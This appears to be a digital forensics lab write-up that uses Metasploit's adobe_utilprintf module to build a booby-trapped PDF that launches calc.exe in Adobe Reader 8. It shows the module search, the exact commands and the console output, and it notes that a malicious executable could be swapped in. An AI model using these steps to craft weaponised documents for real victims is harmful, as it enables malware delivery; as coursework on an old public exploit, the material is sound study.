

Digital Forensics

Malicious PDF File Creation - No. 10

Firstly Metasploit, was being installed for exploiting pdf and generating a malicious pdf. The command *msfconsole* starts the Metasploit terminal.

```
      .:ok000kdc'      'cdk000ko:.
      .x000000000000c      c00000000000x.
      :00000000000000k,      ,k00000000000000:
      '000000000kkkk00000: :0000000000000000'
      o00000000. .o0000o0000l. ,00000000o
      d00000000. .c00000c. ,00000000x
      l00000000. ;d; ,00000000l
      .00000000. .; ; ,00000000.
      c0000000. .00c. 'o00. ,0000000c
      o000000. .0000. :0000. ,000000o
      l00000. .0000. :0000. ,00000l
      ;0000' .0000. :0000. ;0000;
      .d00o .0000occc0000. x00d.
      ,k0l .000000000000. .d0k,
      :kk;.000000000000.c0k:
      ;k00000000000000k:
      ,x000000000000x,
      .l0000000l.
      ,d0d,
      .
      =[ metasploit v6.2.9-dev ]
+ -- ==[ 2230 exploits - 1177 auxiliary - 398 post ]
+ -- ==[ 867 payloads - 45 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: When in a module, use back to go
back to the top level prompt

msf6 > 
```

Next, since the purpose of using the Metasploit is to generate a malicious pdf, exploit types for windows platforms was being searched.

```
msf6 > search type:exploit platform:windows adobe pdf
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/fileformat/adobe_libtiff	2010-02-16	good	No	Adobe Acrobat Bundled LibTIFF Integer Overflow
1	exploit/windows/fileformat/adobe_collectemailinfo	2008-02-08	good	No	Adobe Collab.collectEmailInfo() Buffer Overflow
2	exploit/windows/browser/adobe_geticon	2009-03-24	good	No	Adobe Collab.getIcon() Buffer Overflow
3	exploit/windows/fileformat/adobe_geticon	2009-03-24	good	No	Adobe Collab.getIcon() Buffer Overflow
4	exploit/windows/fileformat/adobe_flashplayer_button	2010-10-28	normal	No	Adobe Flash Player "Button" Remote Code Execution
5	exploit/windows/browser/adobe_flashplayer_newfunction	2010-06-04	normal	No	Adobe Flash Player "newfunction" Invalid Pointer Use
6	exploit/windows/fileformat/adobe_flashplayer_newfunction	2010-06-04	normal	No	Adobe Flash Player "newfunction" Invalid Pointer Use
7	exploit/windows/fileformat/adobe_pdf_embedded_exe	2010-03-29	excellent	No	Adobe PDF Embedded EXE Social Engineering
8	exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs	2010-03-29	excellent	No	Adobe PDF Escape EXE Social Engineering (No JavaScript)
9	exploit/windows/fileformat/adobe_reader_u3d	2011-12-06	average	No	Adobe Reader U3D Memory Corruption Vulnerability
10	exploit/multi/fileformat/adobe_u3d_meshcont	2009-10-13	good	No	Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
11	exploit/windows/fileformat/adobe_u3d_meshdecl	2009-10-13	good	No	Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
12	exploit/windows/browser/adobe_utilprintf	2008-02-08	good	No	Adobe util.printf() Buffer Overflow
13	exploit/windows/fileformat/adobe_utilprintf	2008-02-08	good	No	Adobe util.printf() Buffer Overflow

Interact with a module by name or index. For example `info 13`, `use 13` or `use exploit/windows/fileformat/adobe_utilprintf`

As we can see for the image above, there exists several exploit types and we have chosen `adobe_utilprintf` to exploit a pdf and generate a malicious pdf which on opening pops up an exe file in the windows environment. To show how this exploit can be interpreted, we have tried to open `calculator.exe` file upon opening the generated malicious pdf.

The commands for generating such pdf can be seen in the image below.

```
msf6 > use exploit/windows/fileformat/adobe_utilprintf
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_utilprintf) > use exploit/windows/fileformat/adobe_utilprintf
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_utilprintf) > set FILENAME digfor.pdf
FILENAME => digfor.pdf
msf6 exploit(windows/fileformat/adobe_utilprintf) > set PAYLOAD windows/exec
PAYLOAD => windows/exec
msf6 exploit(windows/fileformat/adobe_utilprintf) > set CMD calc.exe
CMD => calc.exe
msf6 exploit(windows/fileformat/adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

  Name      Current Setting  Required  Description
  ----      -
  FILENAME  digfor.pdf      yes       The file name.

Payload options (windows/exec):

  Name      Current Setting  Required  Description
  ----      -
  CMD       calc.exe        yes       The command string to execute
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)

**DisablePayloadHandler: True (no handler will be created!)**

Exploit target:

  Id  Name
  --  --
  0   Adobe Reader v8.1.2 (Windows XP SP3 English)

msf6 exploit(windows/fileformat/adobe_utilprintf) > exploit

[*] Creating 'digfor.pdf' file ...
[*] digfor.pdf stored at /home/kali/.msf4/local/digfor.pdf
msf6 exploit(windows/fileformat/adobe_utilprintf) >
```


Set `FILENAME digfor.pdf` : sets the filename for generating our pdf.

Next command : set PAYLOAD windows/exec basically sets the PAYLOAD to run a windows executable file.

Command : set cmd CALC.exe is the one where we have specified what application to be triggered. This is where we can have our own created executables that do some malicious activity.

And finally exploit command generated the file for us.

This pdf is then password protected for sharing purpose and when opened in adobe (v8) , calculator is being popped up.



PS: The pdf file is password protected and password is DF123.